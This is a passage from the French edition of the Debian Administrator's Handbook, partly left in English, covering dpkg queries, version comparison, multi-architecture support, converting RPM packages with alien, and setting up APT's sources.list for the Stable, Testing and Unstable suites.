/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/ja
/usr/share/man/ja/man8
```

---

<sup>3</sup><https://www.freedesktop.org/wiki/Software/systemd/TheCaseForTheUsrMerge/>

```

/usr/share/man/ja/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/man/ru
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 15719
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
Version: 8.30-3
Pre-Depends: libacl1 (>= 2.2.23), libattr1 (>= 1:2.4.44), libc6 (>= 2.28),
               libselinux1 (>= 2.1.13)
Description: GNU core utilities
This package contains the basic file, shell and text manipulation
utilities which are expected to exist on every operating system.

.
Specifically, this package includes:
arch basename cat chcon chgrp chmod chown chroot cksum comm cp
csplit cut date dd df dir dircolors dirname du echo env expand expr
factor flock fmt fold groups head hostid id install join link ln
logname ls md5sum mkdir mknod mktemp mv nice nl nohup nproc numfmt
od paste patchck pinky pr printenv printf ptx pwd readlink realpath rm
rmdir runcon sha*sum seq shred sleep sort split stat stty sum sync tac
tail tee test timeout touch tr true truncate tsort tty uname unexpand
uniq unlink users vdir wc who whoami yes
Homepage: http://gnu.org/software/coreutils
$ dpkg -l 'b*'
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name          Version           Architecture Description
+++-+-----+-----+-----+-----+
un  backupninja      <none>        <none>        (no description
               ↵ available)
un  backuppc       <none>        <none>        (no description
               ↵ available)

```

```

un  baobab              <none>      <node>          (no description
un  base                <none>      <none>          (no description
un  base-config         <none>      <none>          (no description
ii   base-files          11          amd64          Debian base system
ii   base-passwd         3.5.46     amd64          Debian base system
ii   bash                5.0-4       amd64          GNU Bourne Again SHeLL
[...]
$ dpkg -c /var/cache/apt/archives/gnupg-utils_2.2.12-1_amd64.deb
drwxr-xr-x root/root      0 2018-12-15 02:17 .
drwxr-xr-x root/root      0 2018-12-15 02:17 ./usr/
drwxr-xr-x root/root      0 2018-12-15 02:17 ./usr/bin/
-rwxr-xr-x root/root    3516 2018-12-15 02:17 ./usr/bin/gpg-zip
-rwxr-xr-x root/root  866256 2018-12-15 02:17 ./usr/bin/gpgcompose
-rwxr-xr-x root/root  30792 2018-12-15 02:17 ./usr/bin/gpgparsemail
-rwxr-xr-x root/root  84432 2018-12-15 02:17 ./usr/bin/gpgsplit
-rwxr-xr-x root/root 154952 2018-12-15 02:17 ./usr/bin/gpgtar
-rwxr-xr-x root/root 166568 2018-12-15 02:17 ./usr/bin/kbxutil
-rwxr-xr-x root/root 1081 2017-08-28 12:22 ./usr/bin/lspgpot
-rwxr-xr-x root/root 2194 2018-11-18 23:37 ./usr/bin/migrate-pubring-from-
    ↪ classic-gpg
-rw xr-xr-x root/root 121576 2018-12-15 02:17 ./usr/bin/symcryptrun
-rwxr-xr-x root/root 18424 2018-12-15 02:17 ./usr/bin/watchgnupg
drwxr-xr-x root/root      0 2018-12-15 02:17 ./usr/sbin/
-rwxr-xr-x root/root 3075 2018-12-15 02:17 ./usr/sbin/addgnupghome
-rwxr-xr-x root/root 2217 2018-12-15 02:17 ./usr/sbin/applygnupgdefaults
drwxr-xr-x root/root      0 2018-12-15 02:17 ./usr/share/
drwxr-xr-x root/root      0 2018-12-15 02:17 ./usr/share/doc/
[...]
$ dpkg -I /var/cache/apt/archives/gnupg-utils_2.2.12-1_amd64.deb
new Debian package, version 2.0.
size 857408 bytes: control archive=1844 bytes.
    1564 bytes,    32 lines    control
    1804 bytes,    28 lines    md5sums
Package: gnupg-utils
Source: gnupg2
Version: 2.2.12-1
Architecture: amd64
Maintainer: Debian GnuPG Maintainers <pkg-gnupg-maint@lists.alioth.debian.org>
Installed-Size: 1845
Depends: libassuan0 (>= 2.0.1), libbz2-1.0, libc6 (>= 2.25), libgcrypt20 (>=
    ↪ 1.8.0), libgpg-error0 (>= 1.26-2~), libksba8 (>= 1.3.4), libreadline7 (>=
    ↪ 6.0), zlib1g (>= 1:1.1.4)
Recommends: gpg, gpg-agent, gpgconf, gpgsm
Breaks: gnupg (<< 2.1.21-4), gnupg-agent (<< 2.1.21-4)

```

```
Replaces: gnupg (<< 2.1.21-4), gnupg-agent (<< 2.1.21-4)
Section: utils
Priority: optional
Multi-Arch: foreign
Homepage: https://www.gnupg.org/
Description: GNU privacy guard - utility programs
GnuPG is GNU's tool for secure communication and data storage.

.
This package contains several useful utilities for manipulating
OpenPGP data and other related cryptographic elements. It includes:

.
* addgnupghome -- create .gnupg home directories
* applygnupgdefaults -- run gpgconf --apply-defaults for all users
* gpgcompose -- an experimental tool for constructing arbitrary
    sequences of OpenPGP packets (e.g. for testing)
* gpgparsemail -- parse an e-mail message into annotated format
* gpgsplit -- split a sequence of OpenPGP packets into files
* gpgtar -- encrypt or sign files in an archive
* kbxutil -- list, export, import Keybox data
* lsgpgot -- convert PGP ownertrust values to GnuPG
* migrate-pubring-from-classic-gpg -- use only "modern" formats
* symcryptrun -- use simple symmetric encryption tool in GnuPG framework
* watchgnupg -- watch socket-based logs
```

[...]

#### POUR ALLER PLUS LOIN

### Comparaison de versions

dpkg étant le programme de référence pour manipuler les paquets Debian, il fournit également l'implémentation de référence de la logique de comparaison des numéros de versions. C'est pourquoi il dispose d'une option `--compare-versions` utilisable par des programmes externes (et notamment les scripts de configuration exécutés par dpkg lui-même). Cette option requiert trois paramètres : un numéro de version, un opérateur de comparaison et un second numéro de version. Les différents opérateurs possibles sont `lt` (strictement plus petit que — *lower than*), `le` (plus petit ou égal à — *lower or equal*), `eq` (égal à — *equal*), `ne` (différent de — *not equal*), `ge` (plus grand ou égal à — *greater or equal*) et `gt` (strictement plus grand que — *greater than*). Si la comparaison est avérée, dpkg renvoie le code de retour 0 (succès) ; sinon il renvoie une valeur non nulle (indiquant un échec).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1
```

Notez l'échec inattendu de la dernière comparaison : pour dpkg, `pre` — dénotant généralement une pré-version — n'a pas de signification particulière et ce programme

compare les caractères alphabétiques de la même manière que les chiffres ( $a < b < c \dots$ ), dans l'ordre dit « lexicographique ». C'est pourquoi il considère que « `0pre3` » est plus grand que « `0` ». Lorsque l'on souhaite intégrer dans le numéro de version d'un paquet qu'il s'agit d'une pré-version, on fait usage du caractère « `~` » :

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

#### 5.4.4. Journal de dpkg

`dpkg` tient un journal de toutes ses actions, dans `/var/log/dpkg.log`. Ce journal est extrêmement verbeux, car il détaille chacune des étapes par lesquelles passent les paquets manipulés par `dpkg`. En plus d'offrir un moyen de suivre le comportement de `dpkg`, cela donne surtout un historique de l'évolution du système : on peut retrouver l'instant précis où chaque paquet a été installé ou mis à jour et ces informations peuvent être extrêmement utiles pour comprendre un changement récent de comportement. Par ailleurs, toutes les versions étant enregistrées, il est facile de croiser les informations avec le `changelog.Debian.gz` des paquets incriminés, voire avec les rapports de bogues disponibles en ligne.

#### 5.4.5. Support multi-architecture

Tous les paquets Debian ont un champ `Architecture` dans leur information de contrôle. Ce champ peut prendre la valeur `all` (pour les paquets ne dépendant pas d'une architecture particulière), ou le nom de l'architecture visée dans le cas contraire (comme `amd64`, `armhf`, etc.). Dans ce dernier cas, par défaut, `dpkg` n'acceptera d'installer le paquet que si son architecture déclarée est la même que celle renvoyée par `dpkg --print-architecture`.

Cette restriction assure que les utilisateurs ne vont pas se retrouver avec des binaires compilés pour une architecture incorrecte. Elle présente tout de même le défaut que certains ordinateurs sont capables de faire fonctionner des binaires compilés pour différentes architectures, soit de manière native (un système `amd64` peut exécuter des programmes `i386`), soit par le biais d'émulateurs.

##### *Activer le support multi-architecture*

Le support multi-architecture de `dpkg` permet à l'administrateur de définir des architectures supplémentaires dont les paquets pourront être installés sur le système. Cela se fait simplement par la commande `dpkg --add-architecture` comme l'illustre l'exemple suivant. Il existe aussi une commande `dpkg --remove-architecture` pour désactiver le support d'une architecture supplémentaire, mais elle n'est utilisable que si aucun paquet de cette architecture n'est installé.

```
# dpkg --print-architecture
```

```

amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-8-base_8.3.0-6_armhf.deb
dpkg: error processing archive gcc-8-base_8.3.0-6_armhf.deb (--install):
 package architecture (armhf) does not match system (amd64)
Errors were encountered while processing:
 gcc-8-base_8.3.0-6_armhf.deb
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
armhf
armel
# dpkg -i gcc-8-base_8.3.0-6_armhf.deb
(Reading database ... 14319 files and directories currently installed.)
Preparing to unpack gcc-8-base_8.3.0-6_armhf.deb ...
Unpacking gcc-8-base:armhf (8.3.0-6) ...
Setting up gcc-8-base:armhf (8.3.0-6) ...
# dpkg --remove-architecture armhf
dpkg: error: cannot remove architecture 'armhf' currently in use by the database
# dpkg --remove-architecture armel
# dpkg --print-foreign-architectures
armhf

```

**NOTE**

**Le support  
multi-architecture dans  
APT**

APT will automatically detect when dpkg has been configured to support foreign architectures and will start downloading the corresponding Packages files during its update process.

Les paquets des architectures supplémentaires peuvent alors être installés avec `apt install package:architecture`.

**EN PRATIQUE**

**Utilisation de binaires  
i386 propriétaires sur  
amd64**

There are multiple use cases for multi-arch, but the most popular ones are the possibility to execute (sometimes proprietary) 32 bit binaries (i386) on 64 bit systems (amd64), and the possibility to cross-compile software for a platform or an architecture different from the host one.

### *Changements liés au support multi-architecture*

To make multi-arch actually useful and usable, libraries had to be repackaged and moved to an architecture-specific directory so that multiple copies (targeting different architectures) can be installed alongside. Such updated packages contain the “Multi-Arch: same” header field to tell the packaging system that the various architectures of the package can be safely co-installed (and that those packages can only satisfy dependencies of packages of the same architecture). The most important libraries have been converted since the introduction of multi-arch in Debian 7 *Wheezy*, but there are many libraries that will likely never be converted unless someone specifically requests it (through a bug report for example).

```
$ dpkg -s gcc-8-base
dpkg-query: error: --status needs a valid package name but 'gcc-8-base' is not:
→ ambiguous package name 'gcc-8-base' with more than one installed instance

Use --help for help about querying packages.
$ dpkg -s gcc-8-base:amd64 gcc-8-base:armhf | grep ^Multi
Multi-Arch: same
Multi-Arch: same
$ dpkg -L libgcc1:amd64 |grep .so
/lib/x86_64-linux-gnu/libgcc_s.so.1
$ dpkg -S /usr/share/doc/gcc-8-base/copyright
gcc-8-base:amd64, gcc-8-base:armhf: /usr/share/doc/gcc-8-base/copyright
```

Il est à noter que les paquets Multi-Arch: same ne sont identifiables sans ambiguïté que si leur nom est qualifié avec leur architecture. Ils ont également la possibilité de partager des fichiers avec d'autres instances du même paquet ; dpkg s'assure que ces fichiers partagés sont identiques au bit près. Pour terminer, mentionnons que toutes les instances d'un même paquet doivent avoir la même version et qu'ils doivent donc être mis à jour en même temps.

Le support multi-architecture apporte également quelques complications dans la gestion des dépendances. Une dépendance, pour être satisfaite, requiert soit un paquet marqué Multi-Arch: foreign, soit un paquet dont l'architecture est identique à celle du paquet déclarant la dépendance (lors de ce processus de résolution des dépendances, les paquets indépendants de l'architecture sont considérés comme ayant l'architecture principale du système). Une dépendance peut aussi être affaiblie de manière à pouvoir être satisfaite par un paquet d'architecture quelconque, avec la syntaxe *paquet:any*, mais les paquets des architectures supplémentaires ne peuvent satisfaire cette dépendance que s'ils sont marqués comme Multi-Arch: allowed.

## 5.5. Cohabitation avec d'autres systèmes de paquetages

Les paquets Debian ne sont pas les seuls paquetages logiciels exploités dans le monde du logiciel libre. Le principal concurrent est le format RPM de la distribution Red Hat Linux et de ses nombreuses dérivées. C'est une distribution commerciale qui fait souvent référence ; il est donc fréquent que des logiciels fournis par des tierces parties soient proposés sous forme de paquets RPM plutôt que Debian.

Dans ce cas, il faut savoir que le programme `rpm`, qui permet de manipuler des paquets RPM, existe en paquet Debian ; il est donc possible d'utiliser des paquets de ce format sur une machine Debian. On veillera en revanche à limiter ces manipulations à l'extraction des informations du paquet ou à la vérification de son intégrité. Il est en effet déraisonnable de faire appel à `rpm` pour installer un paquet RPM sur un système Debian — RPM emploie ses propres bases de données, distinctes de celles des logiciels natifs (comme `dpkg`). C'est pourquoi il n'est pas possible d'assurer une coexistence saine des deux systèmes de paquetages.

Par ailleurs, l'utilitaire *alien* permet de convertir des paquets RPM en paquets Debian et vice versa.

COMMUNAUTÉ

**Encourager l'adoption du .deb**

If you regularly use the `alien` program to install RPM packages coming from one of your providers, do not hesitate to write to them and amicably express your strong preference for the `.deb` format. Note that the format of the package is not everything: a `.deb` package built with `alien` or prepared for a version of Debian different than that which you use, or even for a derivative distribution like Ubuntu, would probably not offer the same level of quality and integration as a package specifically developed for Debian *Buster*.

```
$ fakeroot alien --to-deb phpMyAdmin-4.7.5-2.fc28.noarch.rpm
phpmyadmin_4.7.5-3_all.deb generated
$ ls -s phpmyadmin_4.7.5-3_all.deb
4356 phpmyadmin_4.7.5-3_all.deb
```

Vous constaterez que ce processus est extrêmement simple. Il faut cependant savoir que le paquet généré ne dispose d'aucune information de dépendances, puisque les dépendances des deux formats de paquetages n'ont pas de rapports systématiques. C'est donc à l'administrateur de s'assurer manuellement que le paquet converti fonctionnera correctement et c'est pourquoi il faut éviter autant que possible les paquets Debian générés ainsi. Heureusement, Debian dispose de la plus grosse collection de paquets logiciels de toutes les distributions et il est probable que ce que vous cherchez y existe déjà.

En consultant la page de manuel de la commande `alien`, vous constaterez également que ce programme gère d'autres formats de paquetages, notamment celui de la distribution Slackware (il s'agit simplement d'une archive `.tar.gz`).


La stabilité des logiciels déployés grâce à l'outil `dpkg` contribue à la célébrité de Debian. La suite des outils APT, décrite dans le chapitre suivant, préserve cet avantage tout en soulageant l'administrateur de la gestion de l'état des paquets, nécessaire mais difficile.

## Mots-clés

---

apt  
apt-get  
apt-cache  
aptitude  
synaptic  
sources.list  
apt-cdrom

---



# Maintenance et mise à jour : les outils APT

# 6

---

[Sommaire](#)

---

Renseigner le fichier sources.list 110	Commandes aptitude, apt-get et apt 118
Commande apt-cache 128	The apt-file Command 130
Vérification d'authenticité des paquets 135	Frontaux : aptitude, synaptic 137
Maintenir un système à jour 141	Mise à jour automatique 143
	Recherche de paquets 145

---

*What makes Debian so popular with administrators is how easily software can be installed and how easily the whole system can be updated. This unique advantage is largely due to the APT program, which Falcot Corp administrators studied with enthusiasm.*

APT is the abbreviation for Advanced Package Tool. What makes this program “advanced” is its approach to packages. It doesn’t simply evaluate them individually, but it considers them as a whole and produces the best possible combination of packages depending on what is available and compatible according to dependencies.

#### VOCABULAIRE

##### Source de paquets et paquet source

The word *source* can be ambiguous. A “source package” — a package containing the source code of a program — should not be confused with a “package source” — a repository (website, FTP server, CD-ROM, local directory, etc.) which contains packages.

APT needs to be given a “list of package sources (repositories)”: the file `/etc/apt/sources.list` will list the different repositories that publish Debian packages. APT will then import the list of packages published by each of these sources. This operation is achieved by downloading `Packages .xz` files or a variant such as `Packages .gz` or `.bz2` (using a different compression method) in case of a source of binary packages and by analyzing their contents. In case of a source of source packages, APT downloads `Sources .xz` files or a variant using a different compression method. When an old copy of these files is already present, APT can update it by only downloading the differences (see sidebar « [Incremental updates](#) » page 119).

#### B.A.-BA

##### Compression gzip, bzip2, LZMA et XZ

Une extension `.gz` dénote un fichier compressé avec l’utilitaire `gzip`, qui est l’utilitaire Unix traditionnel pour compresser les fichiers, rapide et efficace. De nouveaux outils, plus récents, obtiennent de meilleurs taux de compression mais nécessitent plus de ressources (temps de calcul et mémoire) pour comprimer ou décompresser un fichier. Par ordre d’apparition, citons `bzip2` (qui produit des fichiers d’extension `.bz2`), `LZMA` (qui produit des `.lzma`) et `xz` (qui produit des `.xz`).

## 6.1. Renseigner le fichier `sources.list`

### 6.1.1. Syntaxe

Each active line in the `/etc/apt/sources.list` file represents a package source (repository) and is made of at least three parts separated by spaces. For a complete description of the file format and the accepted entry compositions see `sources.list(5)`.

#### Exemple 6.1 Example entry format in `/etc/apt/sources.list`

```
deb url distribution component1 component2 component3 [...] componentX
deb-src url distribution component1 component2 component3 [...] componentX
```

Le premier champ indique le type de la source :

**deb** package source (repository) of binary packages

## **deb-src** package source (repository) of source packages

The second field gives the base URL of the source. Combined with the filenames listed in the `Packages.xz` files, it must give a full and valid URL. This can consist in a Debian mirror or in any other package archive set up by a third party. The URL can start with `file://` to indicate a local source installed in the system's file hierarchy, with `http://` or `https://` to indicate a source accessible from a web server server, or with `ftp://` or `ftps://` for a source available on an FTP server. The URL can also start with `cdrom:` for CD-ROM/DVD/Blu-ray disc based installations, although this is less frequent, since network-based installation methods are eventually more common.

The syntax of the last field depends on the structure of the repository. In the simplest case, you can simply indicate a subdirectory (with a required trailing slash) of the desired source. This is often a simple “`./`” which refers to the absence of a subdirectory. The packages are then directly at the specified URL. But in the most common case, the repositories will be structured like a Debian mirror, with multiple distributions, each having multiple components. In those cases, name the chosen distribution by its “codename” — see the list in sidebar « [Bruce Perens, un leader chahuté](#) » page 9 — or by the corresponding “suite” `oldstable`, `stable`, `testing`, `unstable`) and then the components to enable. A typical Debian mirror provides the components `main`, `contrib`, and `non-free`.

### VOCABULAIRE

#### **Les archives `main`, `contrib` et `non-free`**

Debian uses three components to differentiate packages according to the licenses chosen by the authors of each work. `Main` gathers all packages which fully comply with the [Debian Free Software Guidelines](#)<sup>1</sup>.

The `non-free` component is different because it contains software which does not (entirely) conform to these principles but which can, nevertheless, be distributed without restrictions. This archive, which is not officially part of Debian, is a service for users who could need some of those programs and, nowadays, also require the firmware for their hardware. However, Debian always recommends giving priority to free software. The existence of this component represents a considerable problem for Richard M. Stallman and keeps the Free Software Foundation from recommending Debian to users.

`Contrib` (contributions) is a set of open source software which cannot function without some non-free elements — these elements can be software from the `non-free` section, or non-free files such as game ROMs, BIOS of consoles, etc. — or some elements, not available from the Debian `main` archive at all. The `contrib` component also includes free software whose compilation requires proprietary elements. This was initially the case for the OpenOffice.org office suite, which used to require a proprietary Java environment.

### TIP

#### **Files in `/etc/apt/sources.list.d/`**

Si de nombreuses sources de paquets sont référencées, il peut être utile de les séparer en plusieurs fichiers, chaque fragment étant stocké dans un `/etc/apt/sources.list.d/fichier.list` (voir encadré « [Répertoire en `.d`](#) » page 123).

<sup>1</sup>[https://www.debian.org/social\\_contract.html#guidelines](https://www.debian.org/social_contract.html#guidelines)

Les entrées cdrom décrivent les CD/DVD-Rom Debian dont vous disposez. Contrairement aux autres entrées, un CD-Rom n'est pas disponible en permanence puisqu'il faut l'insérer dans le lecteur et qu'un seul disque peut être lu à la fois — ces sources sont donc gérées un peu différemment. On ajoutera ces entrées à l'aide du petit programme `apt -cdrom`, habituellement invoqué avec le paramètre `add`. Ce dernier demande alors d'insérer le disque dans le lecteur et parcourt son contenu à la recherche de fichiers `Packages`, qu'il utilisera pour mettre à jour sa base de données de paquets disponibles (opération habituellement réalisée par la commande `apt update`). Dès lors, APT pourra vous demander d'insérer le disque en question s'il a besoin de l'un de ses paquets.

### 6.1.2. Dépôts pour les utilisateurs de *Stable*

Voici le contenu standard du fichier `sources.list` pour un système fonctionnant avec la version *Stable* de Debian :

**Exemple 6.2** Fichier `/etc/apt/sources.list` pour les utilisateurs de Debian *Stable*

```
# Security updates
deb http://security.debian.org/ buster/updates main contrib non-free
deb-src http://security.debian.org/ buster/updates main contrib non-free

## Debian mirror

# Base repository
deb https://deb.debian.org/debian buster main contrib non-free
deb-src https://deb.debian.org/debian buster main contrib non-free

# Stable updates
deb https://deb.debian.org/debian buster-updates main contrib non-free
deb-src https://deb.debian.org/debian buster-updates main contrib non-free

# Stable backports
deb https://deb.debian.org/debian buster-backports main contrib non-free
deb-src https://deb.debian.org/debian buster-backports main contrib non-free
```

This file lists all sources of packages associated with the *Buster* version of Debian (the current *Stable* suite as of this writing). In the example above, we opted to name “buster” explicitly instead of using the corresponding “stable” aliases (stable, stable-updates, stable-backports) because we don't want to have the underlying distribution changed outside of our control when the next stable release comes out.

La plupart des paquets vont provenir du « dépôt de base », qui contient tous les paquets mais n'est mis à jour que rarement (environ une fois tous les deux mois pour les mises à jour de stable). Les autres dépôts sont partiels (ils ne contiennent pas tous les paquets) mais contiennent

des mises à jour de paquets qu'APT est capable d'installer. Les sections suivantes détaillent les principes régissant chacun de ces dépôts.

Il est à noter que lorsque la version souhaitée d'un paquet est disponible sur plusieurs dépôts, le paquet sera téléchargé sur le premier de ces dépôts mentionnés dans le fichier `sources.list`. C'est pour cette raison que l'on place généralement les sources non officielles à la fin du fichier.

Notons au passage que la plupart de ce que cette section mentionne à propos de *Stable* s'applique également à *Oldstable*, puisque cette dernière distribution est simplement une version *Stable* plus ancienne qui reste maintenue en parallèle.

### *Mises à jour de sécurité*

Debian takes security seriously. Known software vulnerabilities in Debian are tracked in the [Security Bug Tracker](#)<sup>2</sup> and usually get fixed in a reasonable timeframe. The security updates are not hosted on the usual network of Debian mirrors but on [security.debian.org](http://security.debian.org), a small set of machines maintained by the [Debian System Administrators](#). This archive contains security updates prepared by the Debian Security Team and/or by package maintainers for the *Stable* and *Oldstable* distribution.

The server can also host security updates for *Testing* but this doesn't happen very often since those updates tend to reach the *Testing* suite via the regular flow of updates coming from *Unstable*.

For serious issues, the security team issues a Debian Security Advisory (DSA) and announces it together with the security update on the [debian-security-announce@lists.debian.org](mailto:debian-security-announce@lists.debian.org) mailing list ([archive](#)<sup>3</sup>).

### *Mises à jour de la distribution stable*

Les mises à jour de la distribution stable ne sont pas nécessairement liées à des problèmes de sécurité, mais elles sont tout de même considérées comme suffisamment importantes pour être mises à disposition des utilisateurs avant la prochaine publication d'une version stable mise à jour (*point release*).

This repository will typically contain fixes for critical and serious bugs which could not be fixed before release or which have been introduced by subsequent updates. Depending on the urgency, it can also contain updates for packages that have to evolve over time, like *spamassassin*'s spam detection rules, *clamav*'s virus database, the daylight-saving time rules of all timezones (*tzdata*), the ESR version of Firefox (*firefox-esr*) or cryptographic keyrings like *debian-archive-keyring*.

In practice, this repository is a subset of the proposed-updates repository, carefully selected by the [Stable Release Managers](#). All updates are announced on the [---

<sup>2</sup><https://security-tracker.debian.org>](mailto:debian-stable-</a></p></div><div data-bbox=)

<sup>3</sup><https://lists.debian.org/debian-security-announce/>

[announce@lists.debian.org](mailto:announce@lists.debian.org) mailing list ([archive<sup>4</sup>](#)) and will be included in the next *Stable* point release anyway.

```
deb https://deb.debian.org/debian buster-updates main contrib non-free
```

### Mises à jour proposées

Une fois publiée, la distribution *Stable* n'est mise à jour que tous les 2 mois environ. Le dépôt *proposed-updates* contient les mises à jour qui sont proposées à l'inclusion dans *Stable*, sous la supervision des gestionnaires de publication stable.

Les mises à jour de sécurité et les mises à jour de la distribution stable sont toujours incluses dans ce dépôt, mais pas uniquement ; les responsables de paquets ont aussi la possibilité de corriger des problèmes qui sont importants sans toutefois justifier une publication immédiate.

Anyone can use this repository to test those updates before their official publication. The extract below uses the *buster-proposed-updates* alias which is both more explicit and more consistent since *stretch-proposed-updates* also exists (for the *Oldstable* updates):

```
deb https://deb.debian.org/debian buster-proposed-updates main contrib non-free
```

### Rétroportages vers stable

Le dépôt *stable-backports* héberge des « rétroportages » de paquets (*backports*). Ce terme désigne un paquet d'un logiciel récent recompilé pour une distribution plus ancienne, généralement *Stable*.

When the distribution becomes a little dated, numerous software projects have released new versions that are not integrated into the current *Stable* suite, which is only modified to address the most critical problems, such as security issues. Since the *Testing* and *Unstable* suites can be more risky, package maintainers sometimes voluntarily offer recompilations of recent software applications for *Stable*, which has the advantage to users and system administrators to limit potential instability to a small number of chosen packages. The page <https://backports.debian.org> provides more information.

Backports from *stable-backports* are only created from packages available in *Testing*. This ensures that all installed backports will be upgradable to the corresponding stable version once the next stable release of Debian is available.

Even though this repository provides newer versions of packages, APT will not install them unless you give explicit instructions to do so (or unless you have already done so with a former version of the given backport):

```
$ sudo apt-get install package/buster-backports  
$ sudo apt-get install -t buster-backports package
```

<sup>4</sup><https://lists.debian.org/debian-stable-announce/>

### 6.1.3. Dépôts pour les utilisateurs de *Testing/Unstable*

Voici un fichier `sources.list` standard pour un système qui fonctionne avec la version *Testing* ou *Unstable* de Debian :

**Exemple 6.3** Fichier `/etc/apt/sources.list` pour les utilisateurs de Debian *Testing/Unstable*

```
# Unstable
deb https://deb.debian.org/debian unstable main contrib non-free
deb-src https://deb.debian.org/debian unstable main contrib non-free

# Testing
deb https://deb.debian.org/debian testing main contrib non-free
deb-src https://deb.debian.org/debian testing main contrib non-free

# Testing security updates
deb http://security.debian.org/ testing-security main contrib non-free
deb-src http://security.debian.org/ testing-security main contrib non-free

# Stable
deb https://deb.debian.org/debian stable main contrib non-free
deb-src https://deb.debian.org/debian stable main contrib non-free

# Stable security updates
deb http://security.debian.org/ stable/updates main contrib non-free
deb-src http://security.debian.org/ stable/updates main contrib non-free
```

NOTE  
**Layout of security repositories**

Starting with Debian 11 *Bullseye*, the codename of the repository providing security updates has been renamed from `codename/updates` into `codename-security` to avoid the confusion with `codename-updates` (see section 6.1.2.2, « [Mises à jour de la distribution stable](#) » page 113).

With this `sources.list` file APT will install packages from the *Unstable* suite. If that is not desired, use the APT::Default-Release setting (see section 6.2.3, « [Mise à jour](#) » page 122) to instruct APT to pick packages from another suite (most likely *Testing* in this case).

Il est parfaitement raisonnable d'inclure tous ces dépôts même si un seul suffirait. Les utilisateurs de *Testing* apprécieront la possibilité de choisir manuellement un paquet corrigé dans *Unstable* lorsque sa version dans *Testing* est affectée par un bogue pénible. À l'opposé, les utilisateurs d'*Unstable* qui découvrent des régressions inattendues pourront rétrograder certains paquets vers la version présente dans *Testing*, qui devrait fonctionner.

The inclusion of *Stable* is more debatable but it often gives access to some packages, which have been removed from the development versions. It also ensures that you get the latest updates for packages, which have not been modified since the last stable release.

## *Le dépôt Experimental*

L'archive de paquets *Experimental*, présente sur tous les miroirs Debian, contient des paquets qui n'ont pas encore leur place dans la version *Unstable* pour cause de qualité insuffisante — ce sont fréquemment des versions de développement ou pré-versions (alpha, bêta, *release candidate...*) des logiciels. Il arrive également qu'un paquet y soit envoyé après avoir subi des changements importants, potentiellement sources de problèmes. Le mainteneur cherche alors à débusquer ceux-ci avec l'aide des utilisateurs avancés capables de gérer les soucis importants. Après cette première phase, le paquet passe dans *Unstable*, au public beaucoup plus vaste, et où il subira donc des tests de bien plus grande envergure.

On réservera donc *Experimental* aux utilisateurs qui n'ont pas peur de casser leur système puis de le réparer. Cette distribution peut quand même permettre de rapatrier ponctuellement un paquet que l'on tient à essayer ou utiliser. C'est d'ailleurs la logique standard que Debian lui associe, puisque son ajout dans le fichier `sources.list` d'APT n'entraîne pas l'emploi systématique des paquets qui s'y trouvent. La ligne qu'il convient d'ajouter est la suivante :

```
deb https://deb.debian.org/debian experimental main contrib non-free
```

### 6.1.4. Using Alternate Mirrors

